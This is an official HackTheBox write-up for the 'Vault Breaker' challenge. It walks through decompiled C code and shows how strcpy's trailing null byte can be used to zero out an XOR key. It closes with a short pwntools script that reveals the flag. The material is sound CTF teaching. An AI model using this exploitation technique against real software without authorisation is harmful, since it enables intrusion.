



HACKTHEBOX



Vault Breaker

15th April 2022 / Document No.
D22.102.245

Prepared By: ir0nstone

Challenge Author(s): w3th4nds

Difficulty: **Very Easy**

Classification: Official

Synopsis

Vault Breaker is an Easy pwn challenge that features the `strcpy()` function adding a null byte at the end of the string.

Skills Learned

- Basic workings of `strcpy()`

Analysis

Protections

First of all, we start with `checksec`:

```
Arch:      amd64-64-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled
RUNPATH:   b'././glibc/'
```


Protection	Enabled	Usage
Canary	✓	Prevents Buffer Overflows

Protection	Enabled	Usage
NX		Disables code execution on stack
PIE		Randomizes the base address of the binary
RelRO	Full	Makes some binary sections read-only

The interface of the program looks like this:



Current status: Unlocked 




[+] Random secure encryption key has been generated!

1. Generate new key 
2. Secure the Vault 

> 2

Current status: Locked 



Master password for Vault: 0000%0Cr000
aX0000

Disassembly

Starting from `main()`:

```
int __fastcall __noreturn main(int argc, const char **argv, const char **envp)
{
    __int64 num; // rax

    setup(argc, argv, envp);
    banner();
    key_gen();
    fprintf(stdout, "%s\n[+] Random secure encryption key has been
generated!\n%s", "\x1B[1;32m", "\x1B[1;34m");
    fflush(stdout);
    while ( 1 )
    {
        printf(generate_new_key, "\x1B[1;34m");
        num = read_num();
        if ( num != 1 )
            break;
        new_key_gen();
    }
    if ( num != 2 )
    {
        printf("%s\n[-] Invalid option, exiting..\n", "\x1B[1;31m");
        exit(69);
    }
    secure_password();
}
```

There are some function calls:

- `setup()`: Sets the appropriate buffers for the challenge to run.
- `banner()`: Prints the banner.
- `key_gen()`
- `new_key_gen()`
- `secure_password()`

`key_gen()`

```
void __fastcall key_gen()
{
    int fd; // eax
    FILE *stream; // [rsp+0h] [rbp-10h]

    stream = fopen("/dev/urandom", "rb");
    if ( !stream )
    {
        fprintf(stdout, "\n%sError opening /dev/urandom, exiting..\n",
"\x1B[1;31m");
        exit(21);
    }
}
```

```

    fd = fileno(stream);
    read(fd, random_key, 0x20uLL);
    fclose(stream);
}

```

This function opens `/dev/urandom` and reads 0x20 bytes, saving them to the `random_key` variable.

`new_key_gen()`

```

void __fastcall new_key_gen()
{
    int fd; // eax MAPDST
    unsigned __int64 idx; // [rsp+8h] [rbp-58h]
    unsigned __int64 nbytes; // [rsp+10h] [rbp-50h]
    FILE *stream; // [rsp+18h] [rbp-48h]
    char new_key[40]; // [rsp+20h] [rbp-40h] BYREF
    unsigned __int64 canary; // [rsp+48h] [rbp-18h]

    canary = __readfsqword(0x28u);
    idx = 0LL;
    nbytes = 0x22LL;
    stream = fopen("/dev/urandom", "rb");
    if ( !stream )
    {
        fprintf(stdout, "\n%sError opening /dev/urandom, exiting...\n",
"\x1B[1;31m");
        exit(21);
    }
    while ( nbytes > 0x1F )
    {
        printf("\n[*] Length of new password (0-%d): ", 31LL);
        nbytes = read_num();
    }
    memset(new_key, 0, 0x20uLL);
    fd = fileno(stream);
    read(fd, new_key, nbytes);
    while ( idx < nbytes )
    {
        while ( !new_key[idx] )
        {
            fd = fileno(stream);
            read(fd, &new_key[idx], 1uLL);
        }
        ++idx;
    }
    strcpy(random_key, new_key);
    fclose(stream);
    printf("\n%s[+] New key has been generated successfully!\n%s", "\x1B[1;32m",
"\x1B[1;34m");
}

```

It opens `/dev/urandom` and creates a random key again, this time asking the user for the length. It calls `memset()` to NULL out the `new_key` variable and reads from `/dev/urandom`. After that, the new key is copied to the `random_key` global variable using `strcpy(random_key, new_key)`.

However, there is a bug here - `strcpy()` adds a null byte at the end of the string it copies. We will see how we can take advantage of it later on.

secure_password()

```
void __noreturn secure_password()
{
    void *v0; // rsp
    size_t len; // r12
    int fd; // eax
    size_t v4; // rbx
    int i; // [rsp+0h] [rbp-60h] BYREF
    int _len; // [rsp+4h] [rbp-5Ch]
    char *_locked_vault_img; // [rsp+8h] [rbp-58h]
    __int64 v8; // [rsp+10h] [rbp-50h]
    char *flag_buf; // [rsp+18h] [rbp-48h] MAPDST
    FILE *stream; // [rsp+20h] [rbp-40h]
    unsigned __int64 canary; // [rsp+28h] [rbp-38h]

    canary = __readfsqword(0x28u);
    puts("\x1B[1;34m");
    printf(current_status, "\x1B[1;34m", "\x1B[1;31m", "\x1B[1;34m");
    _locked_vault_img = (char *)&locked_vault_img;
    _len = 23;
    v8 = 22LL;
    v0 = alloca(32LL);
    flag_buf = (char *)&i;
    memset(&i, 0, 0x17uLL);
    stream = fopen("flag.txt", "rb");
    if ( !stream )
    {
        fprintf(stderr, "\n%s[-] Error opening flag.txt, contact an
Administrator..\n", "\x1B[1;31m");
        exit(21);
    }
    len = _len;
    fd = fileno(stream);
    read(fd, flag_buf, len);
    fclose(stream);
    puts(_locked_vault_img);
    fwrite("\nMaster password for Vault: ", 1uLL, 0x1CuLL, stdout);
    for ( i = 0; ; ++i )
    {
        idx = i;
        if ( idx >= strlen(flag_buf) )
            break;
        putchar(flag_buf[i] ^ (unsigned __int8)random_key[i]);
    }
    puts("\n");
    exit(6969);
}
```

```
}
```

This function opens `flag.txt` and prints it on stdout while XORing it with the `random_key`. Our goal, therefore, is to have control over `random_key` to print the flag unchanged. We know that XORing with `0` results in no change, so we ideally want to null out `random_key`.

As we mentioned before, `strcpy()` adds a null byte at the end of the string it copies - we can abuse this! Setting the length to `31` will make the 32nd byte `0`; setting it to `30` will make the 31st byte `0`! If we loop all the way down, setting the length from `31` to `0`, we will null out the entirety of `random_key`!

Exploitation

Helper Functions

Some basic setup:

```
from pwn import *

elf = context.binary = ELF('./vault-breaker')
p = process()

def generate(len):
    p.sendlineafter(b'> ', b'1')
    p.sendlineafter(b'(0-31): ', str(len).encode())

def secure():
    p.sendlineafter(b'> ', b'2')
```

Nulling out the `random_key`

We want to fill the key to be set to full zeroes, so let's do what we suggested and loop down from `31` to `0`.

```
for i in range(31, -1, -1):
    generate(i)

secure()

p.recvuntil(b'Master password for Vault: ')
print(p.clean(1))
```

We get the flag locally! Now we can just transfer it remotely and grab the real flag:



```
$ python3 exploit.py
b'HTB{FLAG}\n\n\n'
```